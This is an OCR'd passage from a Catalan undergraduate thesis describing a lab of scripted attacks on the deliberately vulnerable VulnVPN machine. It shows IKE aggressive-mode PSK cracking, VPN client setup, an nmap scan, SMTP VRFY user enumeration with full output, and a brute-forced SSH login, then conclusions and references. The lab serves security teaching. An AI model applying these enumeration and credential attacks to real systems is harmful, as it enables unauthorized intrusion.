


Figura 4.3: Flux complet del projecte

La figura 4.3 mostra de forma general totes les accions que cal realitzar per completar el projecte correctament. Tot seguit s'explica aquest procediment de forma detallada:

1. El primer pas és iniciar les màquines virtuals que formen la topologia del projecte. Per evitar possibles problemes de connectivitat, el router ha de ser el primer dispositiu iniciat i configurat amb l'ajuda de l'script router-conf.sh. Posteriorment es poden llençar les altres màquines sense tenir en compte cap tipus d'ordre, ja que la configuració de les interfícies és estàtica. Un cop s'hagin engegat les màquines virtuals, és aconsellable comprovar la seva connectivitat amb el ping i l'accés a Internet amb la comanda *wget*.

2. En aquest punt totes les màquines del laboratori tenen connectivitat entre elles i a l'exterior. Seguidament s'ha de configurar la víctima perquè sigui vulnerable a shellshock, heartbleed o ambdós. L'*script* main.sh permet seleccionar quin servei configurar i de quina forma, és a dir, si es vol fer automàticament o simplement es volen modificar alguns paràmetres de servei, com per exemple, crear nou certificats.

3. Un cop configurats els serveis apache i openvpn de la màquina vulnerable, seguint les passes de l'*script* mencionat en el pas anterior, ja es pot executar l'executable attack.sh. Aquest *script* no automatitza l'atac, sino que serveix com a guia a l'usuari per saber quina comanda executar en cada moment i entendre les fases de l'explotació. El fet de ser una emulació de tres ciberatacs totalment diferents entre ells permet molta flexibilitat a l'hora d'elegir l'ordre d'explotació, tot i així, és recomanable fer-ho tal com s'indica al diagrama de flux, és a dir, primer VulnVPN, seguit de heartbleed i, finalment shellshock.

4.3. Funcionament de l'script

En aquesta secció s'explica detalladament el funcionament d'un dels *scripts* d'explotació que formen el projecte, concretament el que permet accedir al sistema VulnVPN. Aquest *scipt* s'anomena vulnVPN.sh i es troba a la màquina de l'atacant.

Com ja s'ha comentat anteriorment tots els *scripts* s'executen a través del main.sh, el qual permet a l'usuari seleccionar quin tipus de ciberatac vol virtualitzar:

- Servidor vulnVPN
- Vulnerabilitat Heartbleed
- Vulnerabilitat Shellshock

La figura 4.4 mostra com l'usuari introdueix a través del teclat una de les tres opcions, en aquest cas, vulnVPN. Tot seguit apareix un menú principal, diferent en tots els atacs, que permet a l'usuari indicar quina acció realitzarà.




Figura 4.4: Elecció del ciberatac

L'atac a vulnVPN és el més extens i té dues parts ben diferenciades. La primera es centra en aconseguir accés a la VPN com un usuari qualsevol i abarca les opcions següents:

1. Escaneig de la xarxa
2. Obtenció de la clau PSK
3. Configuració dels fitxers client openswan

Es recomanable executar aquestes opcions per ordre seqüèncial ja que el resultat d'una depén de l'anterior. La resta d'accions permeten a l'atacant explotar vulnerabilitats descobertes a alguns serveis interns de l'entorn, com per exemple, SMTP, HTTP i WEBMIN.

A continuació es mostra quin és el flux d'execució de l'*script* vulnVPN.sh des de que es descobreix el *gateway* de la VPN fins que s'explota una de les vulnerabilitats internes.

Totes les fases tenen una interfície gràfica molt semblant que consta de les comandes que s'utilitzaran seguit d'una breu explicació del resultat que s'obté. Si es segueixen les instruccions de l'executable el primer que s'ha de fer és identificar la víctima i aconseguir informació sobre els serveis que ofereix. Aquesta consta de dues comandes, una per identificar el servei isakmp i l'altre per assegurar-se que la VPN es basa en IPsec.

La figura 4.5 mostra la primera fase, l'escaneig de la xarxa.




Figura 4.5: Fase I de l'*script* vulnVPN.sh

L'*script* està programat perquè les comandes s'executin amb la tecla *enter* quan l'usuari vulgui. D'aquesta manera la velocitat d'execució s'adapta a l'usuari i permet analitzar amb calma tot el procés. Quan la fase finalitza, l'usuari pot indicar un altre cop quina fase vol virtualitzar. En aquest punt es pot tornar a repetir la fase anterior o es pot elegir una nova. La figura 4.6 representa l'execució de la fase II, clau pre-compartida.




Figura 4.6: Fase II de l'*script* vulnVPN.sh

L'obtenció de la clau PSK requereix una primera comanda per forçar el mode agressiu del protocol IKE. Tal com s'explica a la fase II, el hash de la clau pre-compartida, juntament amb la resta de la resposta de IKE, es guarda en el fitxer /home/ubuntu/Escritorio/files/vulnvpn/hash.txt i cal editar-lo. L'*script* obrirà de forma automàtica el programa *gedit* perquè l'usuari elimini tot el contingut del fitxer excepte el hash. Un cop modificat s'ha de guardar i tancar el programa. Llavors s'executarà la darrera comanda de la fase en qüestió que permet obtenir en clar la clau PSK de la VPN, en aquest cas, 123456.

La clau PSK permet a l'atacant connectar-se a la VPN com un usuari qualsevol. Per fer-ho s'ha d'instal·lar i configurar un client VPN, en aquest cas, s'utilitzarà *openswan* que es el mateix que utilitza el servidor VulnVPN. La figura 4.7 mostra quines són les passes a seguir per establir la connexió amb el servidor VPN.En aquest cas, es realitzen les modificacions en els fitxers de configuració de forma automàtica i no s'específiquen explícitament les comandes utilitzades perquè ja s'han explicat en capítols anteriors.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%% FASE III: Configuració de fitxers %%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

Aquesta fase consisteix en configurar la nostra màquina per a que pugui connectar-se al servidor, és a
dir,
configurar un client VulnVPN. Per fer-ho és fan les accions següents:
        1. Eliminar configuracions anteriors.
        2. Copiar els fitxers de configuració públics de VulnVPN dins els directoris adients (/etc)
        3. Reiniciar els serveis ipsec i xl2tpd
Starting xl2tpd: ipsec_setup: Stopping Openswan IPsec...
ipsec_setup: ERROR: Module xfrm4_mode_transport is in use
ipsec_setup: ERROR: Module esp4 is in use
ipsec_setup: Starting Openswan IPsec 2.6.37...
ipsec_setup: No KLIPS support found while requested, desperately falling back to netkey
ipsec_setup: NETKEY support found. Use protostack=netkey in /etc/ipsec.conf to avoid attempts to use KL
IPS. Attempting to continue with NETKEY
ipsec_setup: duplicate key '' in conn vpn while processing def vpn
ipsec_setup: duplicate key '' in conn vpn while processing def vpn
ipsec_setup: duplicate key '' in conn vpn while processing def vpn
ipsec_setup: duplicate key '' in conn vpn while processing def vpn
ipsec_setup: duplicate key '' in conn vpn while processing def vpn
ipsec_setup: duplicate key '' in conn vpn while processing def vpn

El client ja esta configurat i preparat per ser executat. Iniciar connexió VPN.
Comanda: sudo ipsec auto --up vpn
003 "vpn" #1: multiple DH groups were set in aggressive mode. Only first one used.
003 "vpn" #1: transform (7,1,2,256) ignored.
003 "vpn" #1: multiple DH groups were set in aggressive mode. Only first one used.
003 "vpn" #1: transform (7,1,2,256) ignored.
112 "vpn" #1: STATE_AGGR_I1: initiate
003 "vpn" #1: received Vendor ID payload [Dead Peer Detection]
003 "vpn" #1: received Vendor ID payload [RFC 3947] method set to=109
003 "vpn" #1: NAT-Traversal: Result using RFC 3947 (NAT-Traversal): no NAT detected
004 "vpn" #1: STATE_AGGR_I2: sent AI2, ISAKMP SA established {auth=OAKLEY_PRESHARED_KEY cipher=aes_256
prf=oakley_md5 group=modp1536}
117 "vpn" #2: STATE_QUICK_I1: initiate
004 "vpn" #2: STATE_QUICK_I2: sent QI2, IPsec SA established transport mode {ESP=>0x963c251d <0xe0ac580
0 xfrm=AES_256-HMAC_SHA1 NATOA=none NATD=none DPD=none}
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:5c:8e:73 brd ff:ff:ff:ff:ff:ff
4: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1280 qdisc pfifo_fast state UNKNOWN qlen 3
    link/ppp
Ja s'ha establert l'enllaç punt a punt entre client i servidor. Vol veure la informació de la interfici
e? (si/no): si
ppp0      Link encap:Protocolo punto a punto
          Direc. inet:10.99.99.2  P-t-P:10.99.99.1  Másc:255.255.255.255
          ACTIVO PUNTO A PUNTO FUNCIONANDO NOARP MULTICAST  MTU:1280  Métrica:1
          Paquetes RX:4 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:3 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:3
```

Figura 4.7: Fase III de l'*script* vulnVPN.sh

Primer de tot s'elimina qualsevol configuració anterior per evitar possibles errors i tot seguit es reinicien els serveis de ipsec i xl2tpd amb les configuracions adequades. Després amb la comanda *ipsec auto –up vpn* el client inicia una connexió amb el servidor. Si tot ha anat bé, a l'usuari se li assignarà una ip interna i obtindrà el missatge: IPsec SA established transport mode. En aquesta fase l'usuari pot elegir veure la ip que té assignada o no, en cas negatiu, el sistema sol·licitarà una nova fase.

L'ordre lògic a seguir un cop s'ha accedit al sistema és escanejar la xarxa DMZ per obtenir una visió general de tots els serveis que estan actius. Aquesta acció es realitza a la fase IV i com es pot veure a la figura 4.8 s'obté tota una llista de ports oberts.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%% FASE IV: Serveis interns %%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

En aquesta fase ja hem aconseguit accedir a la xarxa interna. En aquesta xarxa hi ha
tots els serveis interns que ofereix la VPN i es poden analitzar realitzant un escaneig de la xarxa
igual que en la fase I
Comanda: nmap -sV 10.99.99.1

Starting Nmap 5.21 ( http://nmap.org ) at 2018-06-13 18:26 CEST
Nmap scan report for 10.99.99.1
Host is up (0.019s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (protocol 2.0)
25/tcp    open  smtp    Postfix smtpd
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
81/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
111/tcp   open  rpcbind
2049/tcp  open  rpcbind
10000/tcp open  http    MiniServ 1.590 (Webmin httpd)
Service Info: Host:  vulnvpn; OS: Linux

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.97 seconds
Com a resultat de l'escaneig obtenim un gran nombre de serveis interns que poden ser analitzats i en al
guns casos,
explotats. Concretament, en les fases següents es poden explotar els serveis: http, smtp i tcp/10000
```

Figura 4.8: Fase IV de l'*script* vulnVPN.sh

Durant el capítol 3 s'han descobert vulnerabilitats als ports 25,80 i 10000. L'explotació de totes les vulnerabilitats és molt pareguda i segueix la mateixa dinàmica, per aquest motiu, s'utilitzarà com exemple la que fa referència al protocol SMTP. La figura 4.9 representa l'explotació de la vulnerabilitat VRFY del servei de correu.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%% FASE V: Explotació SMTP %%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

Una de les funcionalitats més perilloses del servei SMTP és la comanda VRFY. Per això el primer que s'h
a de fer és
comprovar si es troba habilitada amb l'eina smtp-user-enum i un diccionari amb noms d'usuaris.
Comanda: /home/ubuntu/Escritorio/files/vulnvpn/smtp-user-enum-1.2/smtp-user-enum.pl -M VRFY -U /home/ub
untu/Escritorio/files/vulnvpn/usuaris.txt -t 10.99.99.1


Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /home/ubuntu/Escritorio/files/vulnvpn/usuaris.txt
Target count ............. 1
Username count ........... 29
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Wed Jun 13 18:28:56 2018 #########
10.99.99.1: daemon exists
10.99.99.1: bob exists
10.99.99.1: backup exists
10.99.99.1: bin exists
10.99.99.1: ROOT exists
10.99.99.1: gnats exists
10.99.99.1: irc exists
10.99.99.1: root exists
10.99.99.1: games exists
10.99.99.1: libuuid exists
10.99.99.1: www-data exists
10.99.99.1: mail exists
10.99.99.1: syslog exists
10.99.99.1: sync exists
10.99.99.1: sys exists
10.99.99.1: postmaster exists
10.99.99.1: nobody exists
10.99.99.1: sshd exists
10.99.99.1: proxy exists
10.99.99.1: man exists
10.99.99.1: lp exists
10.99.99.1: list exists
10.99.99.1: news exists
10.99.99.1: man exists
######## Scan completed at Wed Jun 13 18:28:56 2018 #########
24 results.
```

Figura 4.9: Llistat d'usuaris del servei SMTP de vulnVPN

La primera comanda que s'executa serveix per identificar, amb l'ajuda d'un diccionari, alguns dels noms d'usuari que té emmagatzemats el sistema. Concretament s'han obtingut un total de 25 noms valids encara que la majoria són comptes per defecte. Tal com s'explica a la figura 4.10, alguns dels noms d'usuris com "bob" podrien ser vulnerables a un atac de força bruta.




Figura 4.10: Atac de força bruta amb l'usuari bob

El resultat de l'atac de força bruta contra el servei ssh utilitzant l'usuari "bob" és una contrasenya vàlida, "bob". Amb aquestes credencials es pot suplantar la identitat de "bob" i accedir al sistema amb els mateixos privilegis que l'usuari en qüestió. Si es vol provar l'*script* recomana obrir un altre terminal i iniciar una connexió ssh.

La resta de vulnerabilitats com HTTP o WEBMIN s'exploten de la mateixa manera. L'usuari ha de seleccionar el nombre associat a l'acció que s'indica al menú principal i s'han de seguir les instruccions igual que en els casos anteriors. L'objectiu principal d'aquests *scripts* és automatitzar el procés d'explotació i permetre a l'usuari executar-ho tants cops com faci falta sense haver de preocupar-se de les configuracions o paràmetres especials. D'aquesta manera es pot focalitzar en entendre les fases i la funcionalitat de cada una de les comandes.

CAPÍTOL 5

CONCLUSIONS

A través de la documentació consultada he conclòs que la ciberdelinqüència és un fenòmen mundial que genera una gran quantitat d'ingresos aprofitant-se de la manca de seguretat en els sistemes informàtics. Avui en dia, ja no es tracta d'eliminar el risc de ser atacat, sino de minimitzar les conseqüències.

En el projecte s'ha comprovat com un entorn corporatiu pot ser víctima d'un ciberatac i es poden veure perjudicats els clients a través de la suplantació d'identitat, l'accés a informació sensible, denegacions de servei, etc. A través dels diferents tests on es posava a prova un entorn virtualitzat s'han extret les següents conclusions:

- **Els mecanismes de seguretat no són una ciència exacta**, és a dir, un mecanisme de seguretat que funciona en un entorn no té perquè funcionar en un altre. Cada empresa té una topologia de xarxa diferent segons les seves necessitats, això significa que els mecanismes de seguretat implementats han d'adaptar-se als requisits de l'entorn.

- **La seguretat és un concepte que s'ha d'aplicar des de la planificació de projectes**. En un entorn corporatiu o en qualsevol projecte s'han d'implementar mesures de seguretat des dels inicis anticipant-se a possibles amenaces. Personalment, crec que si des d'un principi s'hagués pensat amb Internet com una xarxa segura i no com un simple sistema per interconnectar usuaris, molts dels incidents que s'han produït al llarg del temps podrien haver-se evitat.

- **La ciberdelinqüència ha estat present des de fa anys**, encara que, en els darrers anys el nombre de ciberatacs s'han incrementat degut al creixement d'Internet. Actualment, qualsevol empresa o particular té com a mínim un dispositiu connectat a Internet que es converteix en una víctima potencial de la ciberdelinqüència.

- **Totes les tecnologies han de ser provades i examinades periòdicament** per detectar vulnerabilitats. En el capítol 3, s'ha analitzat un ciberatac que afecta a una vulnerabilitat de Bash presents en tots els sistemes Unix des de fa anys. Les conseqüències d'aquest

fet són devastadores ja que possiblement mai podrà erradicar-se. Si s'hagués aplicat un control periòdic s'hauria detectat abans i l'abast seria menor.

- **Un mecanisme de seguretat mal configurat pot suposar un risc major**. En l'exemple de vulVPN s'utilitza una VPN per securitzar la xarxa interna, però una mala gestió de la clau PSK permet a l'atacant utilitzar aquests sistema, a priori segur, com a porta d'accés a l'entorn i a les dades sensibles de l'empresa.

Finalment, i com opinió personal, penso que la ciberdelinqüència tindrà un gran impacte en el futur ja que avança tant ràpid o més que la tecnologia. La millor forma de combatir-ho és dotar als nous sistemes de mecanismes de seguretat vàlids per evitar, en la mesura que sigui possible, l'aparició de nous vectors d'atac.

ÍNDEX DE FIGURES

BIBLIOGRAFIA

[1] *Institut Nacional de Ciberseguretat*, "**INCIBE publica su Balance de Seguridad 2016**," Juny 2018, darrer accés: 12 Juny 2018. [Online]. Available: https://www.incibe.es/sala-prensa/notas-prensa/incibe-publica-su-balance-seguridad-2016

[2] ——, "**INCIBE resuelve más de 123.000 incidentes de ciberseguridad en 2017**," Juny 2018, darrer accés: 12 Juny 2018. [Online]. Available: https://www.incibe.es/sala-prensa/notas-prensa/incibe-resuelve-mas-123000-incidentes-ciberseguridad-2017

[3] *CN-CERT*, "**Ciberamenazas y tendencias (Edición 2018)**," Maig 2018, darrer accés: 12 Juny 2018. [Online]. Available: https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/2835-ccn-cert-ia-09-18-ciberamenzas-y-tendencias-edicion-2018-1/file.html

[4] ——, "**Ciberamenazas y tendencias (Edición 2017)**," Juny 2017, darrer accés: 15 Juliol 2017. [Online]. Available: https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/2224-ccn-cert-ia-16-17-ciberamenzas-y-tendencias-edicion-2017/file.html

[5] *Robert W. Beggs*, "**Mastering Kali linux for advanced penetration testing**," Juny 2014, darrer accés: 30 Octubre 2017.

[6] *Charlie, Scott*, "**Virtual Private Networks**," Gener 1999, darrer accés: 30 Octubre 2017.

[7] *Pérez Iglesias, Santiago*, "**Análisis del protocolo IPSec: el estándar de seguridad en IP**," Novembre 2001, darrer accés: 15 Juliol 2017. [Online]. Available: http://www.frlp.utn.edu.ar/materias/internetworking/apuntes/IPSec/ipsec.pdf

[8] L. X. marca el lugar, "**Auditando VPN(V): Modo agresivo**," Febrer 2014, darrer accés: 16 Octubre 2017. [Online]. Available: http://laxmarcaellugar.blogspot.com.es/2014/02/auditando-vpns-v-modo-agresivo.html

[9] *Boverhof, Joshua*, "**Using OpenSSL**," Abril 2014, darrer accés: 20 Febrer 2018. [Online]. Available: https://dst.lbl.gov/~boverhof/openssl_certs.html

[10] *Rebootuser* , "**VulnVPN**," Febrer 2013, darrer accés: 1 Juny 2017. [Online]. Available: https://www.rebootuser.com/?page_id=1741

[11] *Rebootuser*, "**VulnVPN (Vulnerable VPN) Solutions**," Maig 2013, darrer accés: 27 Juny 2017. [Online]. Available: https://www.rebootuser.com/?p=1474

[12] *HighSec* , "**Como vulnerar una VPN - part II**," Febrer 2014, darrer accés: 15 Juny 2017. [Online]. Available: http://highsec.es/2014/01/como-vulnerar-una-vpn-parte-ii/